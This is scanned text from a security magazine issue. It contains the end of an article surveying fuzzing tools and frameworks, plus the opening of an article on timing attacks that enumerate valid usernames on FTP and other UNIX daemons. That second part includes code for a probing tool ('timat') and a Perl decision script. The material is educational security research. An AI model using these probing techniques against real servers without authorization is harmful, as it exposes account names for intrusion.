NotSPIKEfile is a fuzzer running on Linux designed for fuzzing arbitrary files. It was developed by Adam Greene using C. *NotSPIKEfile* offers a very high level of automation and thus greatly lowers the requirements that has to be met by the person conducting the test. However, the installation is difficult for people who are not familiar with Linux. After compiling and linking the program by calling the shellscript *./make.sh* you have to modify the environmental variable *LD_LIBRARY_PATH* to include the library *libdisasm.so* needed by *notSPIKEfile*. This library can be found within a subfolder of the sources you just compiled. Therefore, fast aid can be provided by simply issuing the command

```
export LD_LIBRARY_PATH=
$LD_LIBRARY_PATH:.
/libdisasm/src/arch
/i386/libdisasm/
```

Thus it should be possible to start notSPIKEfile without any further problems. The basic command-syntax is easy to understand. Even though *NotSPIKEfile* offers several options for customization, they all come with standard values. Therefore the syntax for testing GhostScript with the help of semi-valid PostScript files is as follows:

```
./notSPIKEfile -o fuzz.ps
input.ps "/usr/bin/gs
%FILENAME%"
```

This tells *notSPIKEfile* to fuzz the file called *input.ps* and save the results into a file called *fuzz.ps*. Next the program */usr/bin/gs* is launched. The placeholder `%FILENAME%` is hereby automatically replaced with the name of the file containing the fuzzed data. *NotSPIKEfile* automatically tries to determine whether the tested program crashes. If this should be the case, data describing the crash like the content of processor-registers is saved.

Filefuzz is a program that is quite similar to *notSPIKEfile*. However it runs under Windows and within the *.NET-framework*. Furthermore it features a GUI to ease the task. Just like *notSPIKEfile* it also tries to automatically detect crashes.

mangle

Mangle (is not mangleme, this one is different) is a file-fuzzer written in C by Ilja van Sprundel. It is extremely simple and thus only features about 60 lines of code. As a first argument mangle expects the name of a file. Optionally, a header-length can be passed as a second argument. Mangle fills up to 10% of the file's header with random data. This fuzzer is usually used together with a script, which alternately executes it and the tested program.

Even though mangle manages to get along without huge philosophies and bribes with its easy structure, it was already able to harvest huge successes. Dozens of processes were crashed with its help. Among these are mplayer, internet-explorer and *OpenOffice*, and the fancy ones like the ELF-Loader of various BSD and Solaris-derivates and the file-system-loading parts of the Linux Kernel version 2.4.29. This proves the statement from the beginning of this article that claimed filesystems to be valid targets for fuzzing.

COMbust

COMbust is a fuzzer developed by Frederic Bret-Mounet to fuzz COM-objects, which is unfortunately only available in binary form. COMbust executes the functions of scriptable objects with various parameters and ties to cause a crash. Since the attack on scriptable objects is a rather young technique, COMbust was able to lead to a vast number of crashes on a vanilla WindowsXP-SP2 system. Due to the fact that the *@stake-company*, as an affiliate of which Bret-Mounet originally wrote *COMbust*, was recently bought by Symantec the future of this promising fuzzer is rather uncertain.

Fuzzing-frameworks

Programming a fuzzer can become quite a tedious task depending on the complexity of the process. As you have seen simple file-fuzzers may be only a few lines of code. Other fuzzers however feature sourcecodes that need to be measured in megabytes and consist of several thousands of lines of code. Rather extensive projects are therefore likely to become tough for a single developer to cope with.

Fuzzing-frameworks come in handy in these cases. They supply classes or functions for certain programming languages that make the creation of a fuzzer much easier. Usually, the functionality supplied this way includes structures for generating random data in given formats, iterating over different possibilities or transmission of packets. Let us therefore take a closer look at some well known fuzzing-frameworks through the next few pages.


SPIKE and SPIKEfile

SPIKE was written by Dave Aitel using C in order to create a framework for fuzzing the network-protocols. It is probably the best known fuzzing-framework, featuring tremendous functionality containing support for all common protocols. The name SPIKE hereby originates from the structure, the programming is based on. Blocks of data are defined and assigned attributes like length, format or coding. These blocks are called SPIKEs and are the elements that are actually used for fuzzing.

Due to this block-based structure SPIKE offers great capabilities for fuzzing even the unknown protocols. All you need to do is to intercept a single valid packet and copy-paste it into your own program as a binary dump. After that, parts of the dump that appear to be interesting can be replaced by SPIKEs that are tailored for their needs. With only a few more lines of code it is then possible to have the program alter the defined blocks and thus fuzz the packet and transmit it into the network over and over again.

Many people do criticize the point, that SPIKE is not well documented. There are two reasons for this. First of early versions of SPIKE only featured very limited explanatory material. Furthermore, libraries that are written in C are usually very hard to intuitively understand. This point of criticism has been fixed with the current version 2.9. It contains comprehensive documentation along with a whole load of example programs that make it easy to get a solid start with this framework, no matter if you prefer the theoretical approach of learning by reading the documentation or the copy-paste approach. There is even a graphical frontend written in wxpython to allow a simplified usage.

Apart from the libraries which are written in C, SPIKE also implements its own file-format called .spk, which is interpreted by the main program just like a scripting language.


fuzz.jpg-1.0 (RGB, 1 layer) 420x300
File Edit Select View Image Layer Tools Dialogs Filters Python-Fu Script-Fu
GIMP Message
OK
px
100%
Background (991 KB)
Cancel

JPEG image Message

Corrupt JPEG data: 21 extraneous bytes before marker 0xfe

EXIF data will be ignored.

Figure 6. *GIMP recognizes anomalies in the fuzzed image*

Usually SPIKE is not capable of fuzzing files. This is where SPIKEfile comes into play. It is a modified version of SPIKE that does not come with any support for network-protocols but instead features support for files. The theory of block-based fuzzing as employed by SPIKE is carried on so that switching from one to the other is quite easy. SPIKE is the framework on which the previously shown fuzzer notSPIKEfile is based on.

SMUDGE

SMUDGE is an acronym that stands for *Software Mutilation Utility and Da Generation Engine*. It was developed by *nd* using Python. Just like SPIKE, it targets on fuzzing network-protocols. However since it is written in a scripting language, it inherits the flexibility of this language-class. For instance, SMUDGE does not have to introduce its own interpreted file-format as SPIKE does, but rather works with the functionality of Python.

Even though SMUDGE cannot compete with the functional range of SPIKE, it still features routines for all major protocols and can therefore be used to quickly develop fuzzers in Python. The strings that are actually used for fuzzing are pretty similar to the ones used by SPIKE, which leads to the two frameworks often achieving similar results. Another advantage of the fact that SMUDGE was written in Python consists in the fact that handling it is way more intuitive than what it would have been with SPIKE.

Peach

Peach is a fuzzing-framework written in Python by Michael Eddington. According to his own information, Eddington wrote it while he was drinking beer at the ph-neutral `0x7d4`. Opposed to the frameworks we took a look at so far, Peach is not limited to network-protocols. It rather comes with support for about everything you could possibly want to fuzz, right from files to protocols and web-application to COM-objects on Windows. It is the only major fuzzing-framework so far, capable of dealing with the originalities of the *.NET-Framework* which is becoming more and more popular.

Peach's documentation has been automatically created from the sourcecode. This circumstance leads to a very comprehensive and well structured documentation. However, automatically created references are not really suitable for newcomers to a programming language. This is why Peach rather targets advanced Python-developers.

The functionality of Peach can roughly be split into four parts. They are generators, transformers, protocols and publishers. Generators are used to generate data like strings or TCP-packets. Transformers change data by compressing or encoding it in a certain manner. Protocols deal with the specific needs of network-based fuzzing. Publishers are used to conduct the actual process of fuzzing by sending out packets or writing data to a file.

Though it is not possible to blindly assemble a fuzzer with the help of these objects, they still make it easier to create a fuzzer following your own detailed ideas, since you can save yourself the time of writing many lines of trivial code for many common problems.

Your own fuzzer

To finish this up, let us now develop our own fuzzer. The first two questions that need to be answered when writing a fuzzer are:

- what to fuzz with it,
- which programming language to use.

In this example, we will create a fuzzer for JPG-images, or to be precise, for the JFIF-Container that carries these images. Of course we could use any common file-fuzzer to do this. The common fuzzer will however not know about the specials of a JFIF-container and thus most probably commit changes to vital parts of it. This however would lead to a file that most viewers would refuse to load in the first place. We will use Python since it features an easy structure, good readability, fast development times and huge standard-library.

A JFIF-container consists of a header and a data-part. The header is omitted by most modern programs. Therefore, the beginning of the data-part gains great importance for the file. The beginning of the data-part is marked by the so called SOI-marker, followed by a byte sequence that

On the Net

- *http://events.ccc.de/congress/2005/fahrplan/attachments/956-22C3-537-en-fuzzing.mp4.torrent* – video of an excellent lecture by Van Sprundel dealing with fuzzing,
- *http://static.23.nu/md/Pictures/FUZZING.PDF* – the slides used in the lecture mentioned above,
- *http://www.cs.wisc.edu/~bart/fuzz/fuzz.html* – information on the results made by the people around Barton P. Miller.
- *http://freshmeat.net/prjects/mangleme/* – mangleme at freshmeat
- *http://www.ee.oulu.fi/research/ouspg/protos/* – website of the university of Oulu concerning
- *http://ilja.netric.org/files/fuzzers/htmler.py* – HTMLer
- *http://www.digitaldwarf.be/products/ircfuzz.c* – ircfuzz
- *www.digitaldwarf.be/products/dhcpfuzz.pl* – dhcpfuzz
- *http://www.secdev.org/projects/scapy/* – website of Scapy
- *http://labs.idefense.com/software/fuzzing.php* – website of notSPIKEfile, filefuzz and SPIKEfile
- *http://www.blackhat.com/presentations/bh-usa-03/bh-us-03-bret-mounet.pdf* – presentation on COMbust
- *http://www.digitaldwarf.be/products/mangle.c* – mangle
- *http://www.immunitysec.com/resources-freesoftware.shtml* – website on SPIKE
- *http://peachfuzz.sourceforge.net/* – website on Peach

labels the data-container as a JFIF-container. Even though modern picture viewers can also work without this, it is still recommendable to keep it intact to guaranty the compatibility with older software. The declaring bite sequence is constructed as follows:

```
\xff\xe0\x00\x10\x4a\x46\x49\x00\x01
```

These leading bytes are followed by the part we actually want to fuzz, which contains the pictures data, split up into segments. The end of this information is marked by the bytes `\xff\xd9`.

To keep things simple, we will make the fuzzer to fuzz a normal JPG-picture. It will then replace about 10% of the bytes in the data part, with randomly chosen new ones.

An example program that meets the given demands can be found in listing 1. However, as usual there are many ways to reach a goal. For having good style we first import the necessary modules. The first step is to create a function that will return the signal to change the given byte based on a chance of ten percent. Even though Python does not feature a function for this in it's standard-library, it is very easy to create one using the function called `randint()` from the *random*-module. `randint()` takes two integers as arguments and returns a random number that lies between the two. Therefore, our function creates a number between 1 and 10 every time it is called. In case, this number matches a freely chosen number within the same range *1* is returned, otherwise it returns *0*.

The fuzzer then opens the given file and saves its content into a variable. The parts that are not to be fuzzed are striped from the rest of the data and the remaining torso is saved into a new variable. Next up is the vital step in which the fuzzer iterates over the single byte using a while-loop, after these bytes have been rearranged into an array. For every byte, the chance-function is called. If it returns 1, the corresponding byte is replaced by a newly chosen one. The random choice of a byte is quite easy to accomplish by first generating a random number between 0 and 255 and turning it into a hexadecimal value using the function `hex()` afterwards. To finish things up, the elements that were removed are once more added to the beginning and the end of the data and then, everything is saved into a new file.

Everything that is still left for you to do is to have a program you want to test, open newly created images over and over again. Or even better, to write a small script that will do this work for you, lay back and wait until a malfunction arises.

Conclusion

You have come to the end of this short introduction dealing with fuzzing. Through the previous pages you have learned the theoretical basics of fuzzing and have gained first insights into the corresponding techniques and analysis. You now know what fuzzing is and where it comes from. You know the theoretical backgrounds and quite a few existing fuzzers for practical use. Therefore there should be nothing left to stand in your way, when it comes to, using fuzzers for your needs. You can use an already existing fuzzer to test new or unknown programs or systems. You can extend a fuzzer that already exists with new functions and start searching for 0days in every application that might interest you. No fuzzer already contains all possible functions! Or, write your own fuzzer for a specific thing that caught your interest. Whatever you should decide to do, the chance for finding weaknesses that are practically abusable will probably never be higher with any other approach than what they are with fuzzing.

Today fuzzing is an essential tool for the quality improvement of software projects and a very rewarding technique for every hacker. Even though the popularity of this technique is sometimes subject to huge swings it is not possible to think of modern software testing without at least mentioning it. Thanks to the high speed reached by the use of automatic fuzzing, a single software tester can greatly increase his/her efficiency and thus find many more errors then he/she would have been able to do with the classical techniques. Of course this requires that he/she gets familiar with fuzzing in the first place. Furthermore, fuzzing is predestined to find some errors that would most likely have been missed by classic code analysis. However it would be a mistake to take fuzzing as the *non plus ultra* of software security. Only by careful combination of all the available techniques the security of software can be assured.

I hope that this article has given you an idea of what fuzzing is all about and made you interested in the subject. Furthermore I hope that it aided you as a comprehensive introduction.

Fuzzing is one of the most interesting techniques in computer security that is presently applied. It features enormous potential for interested people of all skill levels, starting from the complete newbie who uses a fuzzer to automatically check his web-browser for weaknesses, up to the professional who designs own fuzzers for unknown protocols. The great spreading of fuzzers, which has taken place within the last few years, has made today's software a little more secure. However this technique will never be able to solve all of the problems that come with computer security. In order to do this it is way more important that all the involved people from the developer, way down to the user, work together and come to realize that the security of systems is a valuable asset that should not be scarified on behalf of fast development-times or high usability. ●

About the author

Paul Sebastian Ziegler is currently 18 years old and looks back onto four years of working experience with software development, web development and administration of Linux systems. He is interested in music, theology and computer security and tries to qualify enough to emigrate to Japan as soon as possible.
He can be reached at *psz@observed.de*.

In remembrance of timing attacks

Stavros Lekkas, Thanos Theodorides

Difficulty

●●○

The purpose of this article is to bring back to the stage the case of the execution path timing analysis of UNIX daemons. This case has been initially addressed by Sebastian Krahmer, a SuSe employee, who has also published an article back in 2002 explaining the relative issue. We describe how to perform timing analysis over the execution path of a program in order to identify valid usernames on UNIX services.

Moreover we propose some methods for eliminating such issues from one's system. Time analysis of computational tasks is a topic on which extensive research has been made for various issues. In general, it is about calculating the time complexity of an algorithm in order to extract specific functionality-related results. Such results can be the timespan the program requires to produce output for specific input on a specific hardware platform or the Worst Case Execution Time (WCET). These kinds of details are crucial for real-time systems which demand accurate and fast response time as well as for embedded systems or even normal PC. However, time analysis is not performed only by software developers. Hardware vendors, for example CPU or graphics-chips manufacturers, focus on analysing the response time of their products since this is the primary feature that makes them competitive.

Timing analysis is getting more and more popular for its efficiency in the IT-security world too. Researchers have found ways to detect sophisticated kernel backdoors via timing analysis, based on the fact that programmes infected with malicious code execute more instructions -thus creating greater time complexity- than a normal version of the same program. Furthermore, analysis of how much time a program takes to produce output for different kinds of input (such as input of an existent user and input of a non-existent user) can reveal sensitive information of the system configuration to possible attackers providing more attack vectors.

The purpose of this article is to explain how a timing attack can be performed in order to reveal the sensitive information mentioned above and make guesses on whether a username in the system is valid. In addition to that, a prototype probing utility will be coded for the experiments constituting the practical part.

What you will learn...

- how to make valid assumptions by performing timing analysis over the execution path of a program,
- how to identify valid usernames.

What you should know...

- elementary C programming,
- elementary statistics.

Listing 1. *The implementation of `calc_time()'*

```
/* 0: */   long calc_time(char *username)
/* 1: */   {
/* 2: */   int n;
/* 3: */   struct timeval tvalue1, tvalue2;
/* 4: */   struct timezone tzone1, tzone2;
/* 5: */
/* 6: */   CLEAR(wBuf);
/* 7: */   gettimeofday(&tvalue1, &tzone1);
/* 8: */   snprintf(wBuf, sizeof(wBuf) - 1,
   "USER %s\r\n", username);
/* 9: */   write(socket_fd, wBuf, strlen(wBuf));
/* 10: */   CLEAR(rBuf);
/* 11: */   n = read(socket_fd, rBuf, sizeof(rBuf) - 1);
/* 12: */   gettimeofday(&tvalue2, &tzone2);
/* 13: */   return (tvalue2.tv_usec - tvalue1.tv_usec);
/* 14: */   }
```

What is an execution path timing analysis

A computer program is defined as an organized list of instructions that, when executed, cause the computer to behave in a predetermined manner. Being more specific, a program is a procedure that when receives the same input it will return the same output. The time required to produce this output is referred as time complexity of the program and this complexity is expected to be about the same for programmes that run in the same environment and they are given the same input.

As we all know, the flow of execution of each program is continuously changing in order to handle the given input correctly. Programming statements like `if-then-else` and `switch`, create imaginary -yet possible- crossroads that affect the order of instructions being executed. Each different way of terminating the program with a valid output creates an execution path. Of course, if the program consists of millions of lines of code, there can be billions of different execution paths. Each of these execution paths has its own set of instructions to perform, so it requires a specific amount of time to execute. The section of algorithm development science that has to do with calculating this amount of time is called Execution Path Timing Analysis (EPTA).


In order to understand EPTA, consider the code of an imaginary authentication mechanism as in figure 1.

The mechanism gives three chances to a user who wants to authenticate on the system, providing a password. Function `valid_user()` returns `0` if the user does not exist and `1` if the user exists. The two different geometrical shapes in figure 1 represent the different set of instructions executed when a user is valid or not. For example if the user does not exist, the set of instructions A is executed and then the for-loop proceeds one more time. In set A, actions like syslogging the unsuccessful login attempt or deactivating the users account may take place as the login failed. If the user exists, set of instructions B is executed and actions like binding on a shell or logging a successful login might occur. However if wrong password is encountered, the for-loop proceeds one more time etc. Figure 2 depicts the control-flow graph of the code of figure 1. A combination of all possible execution paths is presented in figure 3.

Consider the following events taking part in a case scenario using the authentication mechanism we mentioned above:

- auth-mechanism prompts for username and we enter an invalid username. Auth-mechanism prompts for password, we enter a random password (does not matter since user is invalid and authentication will fail anyway) and we get username prompt again (`i == 1` in for-loop),
- we enter a valid username so we get a prompt for password. We enter a wrong password for this username. Authentication fails and we get the username prompt again (`i == 2` in for-loop),
- we enter a valid username and a valid password. Authentication succeeds.

Combining figure 3 and table 1 and based on the above scenario we can perform time analysis of the execution path (see figure 4). A different scenario will demand a different execution path so time analysis will result into a different time value. The worst that can happen in a real case scenario is that a possible attacker may be able to reconstruct the precise execution path, collect response-time statistics and proceed to a timing attack.



```
for (i = 0; i < 3; i++)
{
 if (valid_user(input_username)== 0)
 {
      Set of instructions A
 }
 else
 {
      Set of instructions B
 }
}
```

Figure 1. *Imaginary authentication code*




Figure 2. *Control-flow graph*




Figure 3. *Path explosions after three iterations (worst case scenario)*

What is a timing attack

A timing attack is a practical method under which the attacker attempts to extract information by analyzing the time taken (up to a desirable precision) to execute specific parts of an algorithm. The efficiency of this attack resides on the fact that every operation in a computer takes time to execute. The information leakage from a system can be made possible through measurement of the time the system takes to respond to certain queries. Note that if an algorithm is implemented in a way that every subroutine takes the same time to return results, a timing attack is impossible. In reality something like that is almost infeasible as most implementations *sacrifice* the security of the algorithm in order to have quicker response times in average (which is more desirable by software vendors). Services like ftp, telnet, OpenSSH and probably every service that uses Pluggable Authentication Modules (PAM), which are not implemented with the timing attack possibility in mind, are vulnerable. Keep in mind that although many of these services are secure up to a point (correct input validation, efficient memory management), the vulnerability, if any, of a timing attack, resides into the implementation.

A timing attack can be really useful when trying to discover the existence of a user on a remote system. According to Krahmer (see Evaluating Krahmer's work on EPTA), services like the ones mentioned above classify the login types as:

- *Valid Login*: If both the username and password are valid, the user authenticates and additional instructions get executed, e.g. a shell is executed, a directory structure is being printed or a 2nd authentication mechanism appears,
- *Valid Login with restrictions*: The user exists but although username and password are correct, the user is not allowed to login. This is possible if his account is suspended, expired or because he is listed in a deny file. For example he may be allowed to use ftp but not sshd,
- *Invalid Login*: The user does not exist. However, the service still requires a password from him so that a possible attacker does not know that the user is indeed invalid,
- *Special Login*: Superuser logged in and apart from a shell, some additional features were executed (additional overall time).

The above classes of logins are not handled the same way by every service. For example some ftp servers may execute more code for an invalid login rather than for a valid, while some ssh servers may do the opposite. So assumptions like *response time was quicker for this username so it must be valid*, are false. In order to make clear and correct assumptions a special sequence of tests is necessary. This sequence, most of the times, is sufficient:

- try to login with a valid username for quite a few times. For each login try, measure the time elapsed to be prompted for a password,
- repeat the above procedure but this time picking up an invalid login. To make sure it is invalid, just pick a way too uncommon username like *honorificabilitudinitatibus*,
- calculate the statistical average ($\frac{\sum_{i=1}^{n} x_i}{n}$ for valid login and for invalid one $\frac{\sum_{i=1}^{n} y_i}{n}$, where classes X and Y represent the response times for each valid and invalid try respectively) of the response time for a valid and an invalid login,
- try to login with the username, that you want to learn about its existence, for quite a few times,

Table 1. *Execution costs*

Execution Case	A set of instructions	B set of instructions
First execution	30	50
Alternated execution	20	40
Consecutive executions	10	30

The Official Event of the Ruby on Rails Community

The RailsConf Experience

- An entire conference dedicated to Ruby on Rails
- A program designed around all levels of Rails expertise
- The most innovative and sucessful Rails experts and companies showcased onstage
- A forum for a wide variety of business people seeking to collaborate and solve similar problems
- A gathering place for the worldwide Rails community, including an important network of experts, alpha geeks and innovators
- Hands-on and in-depth guides for learning how to best employ rails in a variety of situations
- Ample opportunity for all participants to connect, contribute and collaborate throughout the event
- Hear the latest updates, get information and meet the core Rails development team

RAILSCONF

MAY 17-20, 2007
PORTLAND, OREGON, USA
conferences.oreilly.com/rails

Use code RCØ7LNX+ and save 10% on registration fees

RAILSCONF EUROPE

17-19 SEPTEMBER 2007
BERLIN, GERMANY
conferences.oreilly.com/railseurope

Registration opens soon.

If you're using Rails, make plans now to attend RailsConf 2007

Co-presented by by O'Reilly Media, Inc. and Ruby Central, Inc.

measure the response time and calculate the statistical average ($\frac{\sum_{i=1}^{n} Z_i}{n}$ where Z is the response time of each try),

- if the average response time for the username you tried is closer to the average of valid logins, it is almost sure (as honest as Statistics can be) that the username you tried is valid too. If it's closer to the average of the invalids then probably it is invalid. If the number is by far different from the other two, then maybe the user is classified in another category (e.g. expired account) or an external factor altered your results.

External factors could be the traffic that a background process may produce, sudden loss of bandwidth or packet loss over the wire, line latency or even excessive CPU load. To eliminate the show up of external factors like these, make sure you use low-latency line, keep the same computer load and kill unnecessary processes running in background.

Evaluating Krahmer's work on EPTA

EPTA of Unix daemons, as described by Sebastian Krahmer, can be regarded as of extraordinary value in the sense that it revealed many attack vectors against computers. In simple words, it explains the fact that whatever we could do, it would take place in the arrow of time and therefore it can be traced from time related events. It has been one of the first attempts to explain how to fingerprint remote file system structures by measuring the times of the interrelated events they cause while in execution. Undoubtedly, this paper established the state of the art in execution path timing analysis of UNIX daemons.

Attacking a custom PAM service

It is time for theory to meet practise. To cover the practical part of this article the authors decided to perform a timing attack against the widely used ftp server software, ProFTPD 1.3.0. Earlier versions of this daemon suffered from timing leaks so its developers introduced a new module, called `mod_delay`, to secure the server from such kind of attacks. However, when we configured the daemon for our tests, we disabled this module for the concept to take place properly; we are sure there are still older and vulnerable versions of the server out there.

For the purposes of demonstrating the attack, a prototype tool, named `timat`, was coded. It is an implementation of the list of steps described in *What is a timing attack*. The function that executes the important instructions is `calc_time()` (see listing 1).

At lines 3 and 4, we create two references to the structures `timeval` and `timezone` since we need to keep two time values. The first value `tvalue1` holds the initial timestamp (just before we probe for the username) and the second one, `tvalue2`, holds the final timestamp (just after the FTP server responds with *Password*: at line 11). The `gettimeofday()` calls at lines 7 and 12 are responsible for saving the 2 timestamp values. The function `calc_time()` returns (line 13) the difference between the two values in microseconds. The




Figure 4. *Time analysis of the auth-mechanism*

Listing 2. *The decision maker.*

```
$ValidUser_Avg = check_user($valid_user, $host);
$GuessUser_Avg = check_user($check_user, $host);
$Factor = $ValidUser_Avg/$GuessUser_Avg;
if($Factor > 1.2)
{
 print "[+] User ", $check_user," does not exist!\n";
}
else
{
 print "[+] User ", $check_user," exists!\n";
}
```

Listing 3. *The implementation of forget()*

```
void forget()
{
 unsigned int time_slice;
 srand( time(time_t *)NULL) );
 time_slice = rand() % 31337 + 1;
 usleep(time_slice);
 return;
}
```

Note 1

The server was running on a default Slackware Linux 10.1 installation (Kernel version: 2.4.29) using an Intel Pentium II 334Mhz with 512Kb cache and 256MB of RAM. Network connection was a standard 10Mbit Ethernet in a LAN environment.

third argument the tool receives defines how many times the function `calc_time()` should be called from within a for-loop. Remember, we need to probe for the username quite a few times in order to have some meaningful values and calculate the statistical average.

At that point, the only thing we have in hand is just a tool that calculates this average time value. How is this value going to helps us to discover whether a user exists or not? Assumptions can be made by comparing the average time of a valid user and the time of an invalid (binary classification problem), but this is quite time-consuming especially when we want to discover a lot of users. To simplify this procedure, a Perl script named *pr0ber.pl* has been coded to make the assumptions for us.

`pr0ber` uses the aforementioned `timat` tool to calculate the average times. It probes for a default valid user (root should be ok) and for a user, the existence of which is unknown. After getting the time averages from `timat`, it calculates the factor. ProFTPD 1.3.0 requires less time to handle an invalid user rather than a valid so we know that if the factor is greater than 1 (*GuessUser_Average<ValidUser_Average*) then the user we probed is definitely invalid. To minimize the chances of a faulty assumption, we increased the threshold of the factor to 1.2 (which returned 100% success during testing). A part of the Perl code, the one that takes the wild guess is shown in listing 2.

The `check_user()` subroutine uses `timat` to get the average time for every user, while `$valid_user` is set to `root` and `$check_user` is the first argument of the script. To see the tools in action, have a look at *Attack results* later on.

Methods to measure time periods

I recommend you to take care of the minutes, for hours will take care of themselves, Philip Dormer Stanhope – *4th Earl of Chesterfield*, *Letters to His Son.*


Generally there are at least two possible ways to measure how much time certain instructions require for their execution. The first one is the function `gettimeofday()`. It provides great flexibility and accuracy at the level of microseconds, thus describing the delay in a quite precise way where humans can hardly notice. It is as simple as keeping two time values returned from `gettimeofday()` and then calculating their difference.

The second one is using time-ticks. Sebastian Krahmer, in his paper (EPTA of UNIX daemons), refers to time-ticks as *number of calls to* `read()` *until reply is read.* To get a more clear view, what follows is a code-part of Sebastian Krahmer's patch for OpenSSH that uses time-ticks (instead of `gettimeofday()`)to calculate the delay.

```
while (read(peer, dummy,
sizeof(dummy)) < 0)
{
++reads;
}
return reads;
```


`reads` is an integer variable that constantly increases until the `read()` function is set to 1, which means that we are prompted to enter a password. Obviously, an invalid user produces different number of reads than a valid, so this can be considered as a competitive alternative measure.

In conclusion, Krahmer is way too comprehensive in his article so there is nothing more to add in this section, kindly described by him as *Choosing the right clock* in his paper.



```
necro@isis:~/EPTA$ ./timat

timat - Timing Attack Tool for FTP servers
Usage: ./timat <target_ip> <user_to_probe> <times_to_probe>

necro@isis:~/EPTA$
```

Figure 5. *How to use timat*



```
